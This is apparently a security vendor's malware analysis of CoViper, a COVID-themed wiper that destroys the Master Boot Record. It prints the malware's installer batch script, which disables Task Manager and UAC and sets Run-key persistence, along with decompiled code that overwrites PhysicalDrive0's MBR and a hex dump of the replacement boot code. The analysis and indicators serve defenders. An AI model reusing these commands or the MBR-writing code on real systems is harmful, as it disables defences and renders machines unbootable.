

CoViper locking down computers during lockdown

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 14:26:37 UTC

CoViper is a new wiper malware family taking advantage of the COVID-19 crisis. Based on what we discovered during our analysis, we have reason to believe that it is attracting victims by masquerading as a file related to the coronavirus. The wiper breaks an infected computer's boot operation, by rewriting the Master Boot Record (MBR) located on the computer's disk. The MBR contains valuable information about how the OS should be booted on the PC. If the MBR is damaged, the PC will most likely remain non-functional, because it cannot be booted as usual. A skilled user could reinstall their MBR to recover their PC and files, or use other bootable media devices.

This particular malware family is sometimes also called the "MBR wiper", or even "MBR locker". MBR lockers are often used in combination with ransomware where the ransom note is displayed to the victim. In this case, however, the MBR is simply destroyed; no ransom is demanded. It's possible that CoViper could be an early version of malware which will later turn into ransomware, as we will describe further down in the post.

Analysis

CoViper is distributed as an installer written in PureBasic, with all interesting files packed as resources. CoViper is composed of several binaries and scripts. These files are dropped into the computer's temporary folder (%TEMP% , usually the absolute path is `C:\Users\\AppData\Local\Temp\`), created using the `GetTempFileNameA` API function.

We will describe the purpose of these files later on. As a brief overview, here's a short summary of the files CoViper drops into the temp folder:

- `coronavirus.bat` – a stager that installs the malware and secures its persistence
- `end.exe` – a wiper written in Delphi. Its purpose is to rewrite the MBR, effectively preventing the PC from booting normally
- `mainWindow.exe` – launches a GUI with an image of the (corona)virus
- `run.exe` – a binary ensuring persistence, starting `mainWindow.exe` process. This is performed by an intermediate script called `run.bat`
- `Update.vbs` – currently a non-functional (not yet fully implemented) script, presumably designed to update the malware to a newer version
- `cursor.cur` – a cursor file which is set as a new cursor's appearance
- `wallpaper.jpg` – a black wallpaper, set as the default desktop background on the victims' PC

The Installation – coronavirus.bat

This simple coronavirus.bat script is used to install the malware onto the victim's computer. The script also copies all the dropped files from the temporary folder into a new, hidden folder, called COVID-19, in the user's home

directory. Furthermore, the script changes registry keys to ensure persistence on the system, and restarts the system with a five second delay once the script is finished running. As we can see from the code below, the restart will effectively execute three files: `Update.vbs` , `run.exe` , and `end.exe` .


Note that the script is a little verbose, informing the user that the “coronavirus Installer” is working and after the script finishes, the “coronavirus successfully installed” (not our typo) and “Your computer will restart in 5 seconds to finish the installation :)” is shown as well. While adding a smiley may be used to ease the pain of what’s to come, it’s a little too much for our liking.

The contents of the `coronavirus.bat` script can be found below:

```
echo off
title coronavirus Installer
color 8c
cd %homeDrive%\COVID-19
move %date% %date% %homeDrive%\COVID-19
move wallpaper.jpg %homeDrive%\COVID-19
move cursor.cur %homeDrive%\COVID-19
move end.exe %homeDrive%\COVID-19
move malindon.exe %homeDrive%\COVID-19
move run.exe %homeDrive%\COVID-19
:|
:|:|:|: +| %homeDrive%\COVID-19
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v Wallpaper /t REG_SZ /d %homeDrive%\COVID-19\wallpaper.jpg /f
reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe add HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homeDrive%\COVID-19\cursor.cur /f
reg.exe add HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homeDrive%\COVID-19\cursor.cur /f
reg.exe add HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homeDrive%\COVID-19\cursor.cur /f
reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckFontSettings /t REG_SZ /d %homeDrive%\COVID-19\update.vbs /f
reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homeDrive%\COVID-19\run.exe /f
reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePCI /t REG_SZ /d %homeDrive%\COVID-19\end.exe /f
:|
echo coronavirus successfully installed!
echo Your computer will restart in 5 seconds to finish the installation :)
shutdown -t -5
pause >del
exit
```

In addition to the persistence and disabling the UAC by modifying the `EnableLUA` registry key, the malware also prevents the user from starting the Task Manager, which will become “handy” in the next stage, because the user will lose the ability to kill the malware process. However, the Task Manager is the only tool it disables, so using e.g. the Process Explorer would still be possible.

The `coronavirus.bat` script also changes the appearance of the user’s mouse cursor and changes the desktop wallpaper to black. It prevents the user from changing the wallpaper to any other image (unless the user changes the registry entry back again).



Screen showing coronavirus.bat was successfully installed

First Reboot

Let’s now focus on what the other scripts and binaries do after the first reboot.

Update.vbs

We suspect the `Update.vbs` VisualBasic script is unfinished and will probably serve as an update mechanism for future versions of CoViper. Right now, the script only contains two lines of code, effectively doing nothing:

```
mscript.sleep 120000  
%runbox (The update server could not be resolved. Check your Internet settings or contact your system administrator %16, "COVID-19")
```

In other words, it waits two minutes and then displays a message which tells the user to contact their administrator or fix their internet connection. In fact, this only means that the update mechanism has not been implemented yet.

run.exe

The `run.exe` binary is an UPX packed file. Unpacking the file reveals that it is almost the same as the initial PureBasic installer we got our hands on. The difference is that the file doesn't contain scripts and binaries that were previously present in the binary and dropped onto the disk afterwards. Instead, it executes a `run.bat` script which performs several additional operations on the victims' system.


The script ensures the malware's persistence once again (the whole list of changed registry keys can be found at the end of this blogspot in the IoC section). There is no difference between the persistence in this bat script and the `coronavirus.bat` script, but there is a difference in the infinite run loop which repeatedly executes the `mainWindow.exe` binary every time it is closed by the user. As mentioned before, the user cannot use Task Manager to kill this process, making it rather annoying.

The infinite run loop present in the `run.bat` script can be found below:

```
:run  
%homedrive%\COVID-19\mainWindow.exe  
goto run  
exit
```

mainWindow.exe

`mainWindow.exe` is a binary written in VisualBasic. It has no apparent purpose other than to annoy the user. A window with an image of the (corona)virus is displayed. Also, two buttons are available to the user, "Help" and "Remove virus". The help button displays a rather "helpful" text informing the user not to "WAST HIS TIME" (again the typo is included in the program) and that the computer is infected with the "coronavirus" and it cannot be stopped. The "Remove virus" button's functionality is not currently implemented. It is unclear at this stage whether the malware will possibly become ransomware in the future, instructing the user to pay up by offering a list of payment methods after clicking this button.



mainWindow.exe: Help button is rather helpful

end.exe

With such a characteristic name, it's no surprise that "The End" is near and the malicious process is almost finished. The `end.exe` is truly the last stage of CoViper and it holds the wiper's core functionality. It is written in Borland Delphi.

The purpose of this process is to rewrite the infected computer's MBR with the attacker's own code. This results in a non-functional booting mechanism, leading to the inability to start the PC properly and boot the system.

However, we found something interesting in the assembly. That is, before the MBR is replaced, its backup is created. This would indicate that some kind of a failsafe could be implemented further in the code.

```


57 | v6 = CreateFileA("\\.\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
58 | ReadFile(v6, original_MBR, 0x200u, &NumberOfBytesToWrite, 0);
59 | SetFilePointer(v6, 0x200, 0, 0);
60 | WriteFile_0(v6, original_MBR, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
61 | CloseHandle(v6);
62 | v7 = CreateFileA("\\.\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
63 | WriteFile_0(v7, new_MBR, 0x200u, &NumberOfBytesWritten, 0);
64 | CloseHandle(v7);
65 | v8 = CreateFileA("\\.\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
66 | memcpy(&authors_credentials, aCreatedByAngel, 0xC00u);
67 | SetFilePointer(v8, 0x400, 0, 0);
68 | WriteFile_0(v8, &authors_credentials, 0xC00u, &NumberOfBytesWritten, 0);
69 | CloseHandle(v8);
    
```

The backup is written after the new MBR, i.e. starting at `0x200` byte offset. Furthermore, we can see that after the backup, some interesting memory bytes (strings) are copied as well, at the `0x400` offset.

```

DATA:0048929C aCreatedByAngel db 'Created By Angel Castillo. Your Computer Has Been Trashed.',0Dh,0Ah
DATA:0048929C                db 0Dh,0Ah                ; DATA XREF: start+1E510
DATA:0048929C                db 'Discord: Windows Vista#3294',0
    
```

The result can be illustrated with this image:



An illustration of the MBR data structure, created by the malware

Instead of a standard MBR, this code is inserted:

```

00000000: EB 09 ██████████ FC 31 C0 0E D0 ä. ██████████ ū1RžD
00000010: BC 00 7C B8 00 80 8E C0 8E D8 B8 06 02 B9 01 00 Ľ |, €žRžR, ū ađ
00000020: B6 00 BB 00 00 CD 13 80 FC 00 75 EE 88 16 BC 00 Ÿ » Iěü ūiMĽ
00000030: 06 B8 36 00 50 CB B8 03 10 B3 00 CD 10 B4 07 B0 ū,6 PĚ,Ūž İŪ Ū°
00000040: 00 B7 8F B9 00 00 BA 4F 18 CD 10 BD 00 04 B4 0E ·žā šoİŪ Ū Ū
00000050: BE FF FF 46 3E 80 3A 00 74 0D 55 3E 8A 42 00 BB I" F>€: tu>šB »
00000060: 07 00 CD 10 5D EB EC B4 86 B9 32 00 CD 15 B4 00 Ū İŪ]ěē"†ā2 İŪ
00000070: 80 FC 00 75 DE 30 E4 CD 16 80 FC 01 75 D5 B4 02 ēü ūŪōāİēüŪō
00000080: CD 16 24 0F 3C 0C 75 CB B8 C0 07 8E C0 31 C0 8E İŪŪ<āŪĚ, RŪžR1Rž
00000090: D0 BC 00 7C BB 00 10 8A 16 BC 00 B6 00 B5 00 B1 ŪĽ |» ŪŪĽ Ÿ Ū ±
000000A0: 02 B0 01 B4 02 CD 13 BB 00 10 8A 16 BC 00 B6 00 °Ū İ» ŪŪĽ Ÿ
000000B0: B5 00 B1 01 B0 08 B4 03 CD 13 CD 19 00 00 00 00 Ū ±°Ū ŪİŪİŪ
    
```

Despite the code being short, it is enough to break the regular booting mechanism (a full MBR dump can be downloaded [here](#)). This code also prints two strings on the screen (see picture below in the Second Reboot section). As we suspected from the memory copy of strings above, the first string is the author’s credential signature:

```

"Created By Angel Castillo. Your Computer Has Been Trashed."
    
```

The second is a Discord server where the victim can reach the author:

```


Discord: Windows Vista#3294
    
```

After the execution of the `end.exe`, no other action is performed. The user is left helpless and the final act of the tragedy is the user’s final performance.

Second Reboot

The Task Manager is a “task managing” tool that most users are familiar with, and the victim most likely cannot close the `mainWindow.exe` process without it. As we all know, the obvious solution for any IT problem is to turn the device off and on again. This will, however, “kill” the victim’s computer, making it unusable, unless the victim is tech savvy and can reinstall the MBR.

Upon restarting the PC, this message is displayed to the victim:



A boot screen with the modified MBR

The Failsafe

After further analysis of the MBR, we have good news! As we suspected, the author did in fact implement a failsafe to the MBR code. We suppose this is implemented in case the malware author accidentally executed the malware on their own PC and/or in case of a request for advice (on the aforementioned Discord server), for example while demanding ransom. This is, however, only a speculation.

```

seg000:0067 loc_67:          ; CODE XREF: seg000:loc_581j
seg000:0067          mov     ah, 86h
seg000:0069          mov     cx, 32h ; '2'
seg000:006C          int     15h ; SYSTEM - WAIT (AT, XT2, XT286, COMW, PS)
seg000:006C          ; CX, DX = number of microseconds to wait
seg000:006C          ; Return: CF clear: after wait elapses, CF set: immediately due to error
seg000:006E          mov     ah, 0
seg000:0070          cmp     ah, 0
seg000:0073          jnc     short loc_53
seg000:0075          xor     ah, ah
seg000:0077          int     16h ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
seg000:0077          ; Return: AH = scan code, AL = character
seg000:0079          cmp     ah, 1
seg000:007C          jnc     short loc_53
seg000:007E          mov     ah, 2
seg000:0080          int     16h ; KEYBOARD - GET SHIFT STATUS
seg000:0080          ; AL = shift status bits
seg000:0082          and     al, 0Fh
seg000:0084          cmp     al, 0Ch
seg000:0086          jnz     short loc_53
    
```

From this MBR assembly, we can see that the program waits for an input. This expected input is in fact `CTRL+ALT+ESC`. After this key combination, the MBR is replaced with the original one (from the backup performed by `end.exe`) and the PC can be restarted and booted normally.

Keep in mind that after the restart, the malware is executed once again (i.e. the `end.exe` binary). Thus, users should at least first remove the autorun settings, so the whole scenario won't repeat itself.

Further Investigation

As we could see in the previous image, the author of CoViper left a message for us. The aforementioned messages leave us a few clues — the author's pseudonym and a Discord server that was still online at the time of writing.

Furthermore, we would like to mention that while investigating CoViper, it is clear that this malware was actually generated by a custom tool publicly available on the Internet, for free. Because we have come to a conclusion that the author of this tool is **not** actually the author of CoViper itself, we will not disclose his name. We will also not disclose the tool's name so that we don't bring more attention to it. For further information regarding this topic and our investigation, you can contact us any time at [@AvastThreatLabs](#) on Twitter.

Indicators of Compromise (IoC)

Hash	Name
4FD9B85EEC0B49548C462ACB9EC831A0728C0EF9E3DE70E772755834E38AA3B3	coronavirus.bat
C3F11936FE43D62982160A876CC00F906CB34BB589F4E76E54D0A5589B2FDB9	end.exe
B790E24E14885C6AB836AAE84747AA0D975017F5FC5B7F031D51C7469793EABE	mainWindow.exe
C46C3D2BEA1E42B628D6988063D247918F3F8B69B5A1C376028A2A0CADD53986	run.exe
A1A8D79508173CF16353E31A236D4A211BDCEDEF53791ACCE3CFBA600B51AAEC	Update.vbs
FE22DD2588666974CAE5B5BDE2D763AFBD94BCCF72D350EC4E801F9354D103D	run.exe unpacked
DF1F9777F66BDE9871E331C762868AB82DA361B59E44D07C6D977319522BA91	run.bat
13C4423ED82E71990E703A21174847AB58DEC49501B186709B77B772CEEAB52	cursor.cur
4A17F58A8BF2B26ECE23B4D553D46B72E0CDA5E8668458A80CE8FE4E6D90C42D	wallpaper.jpg
7AE5E2BE872510A0E2C01BCF61C2E2FB1E680CD9E54891D3751D41F53AC24F84	New MBR
Changed registry key	
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f	
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f	
HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f	
HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f	
HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f	
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f	
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f	
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePCI /t REG_SZ /d %homedrive%\COVID-19\end.exe /f	



A group of elite researchers who like to stay under the radar.

Source: <https://decoded.avast.io/janrubin/coviper-locking-down-computers-during-lockdown/>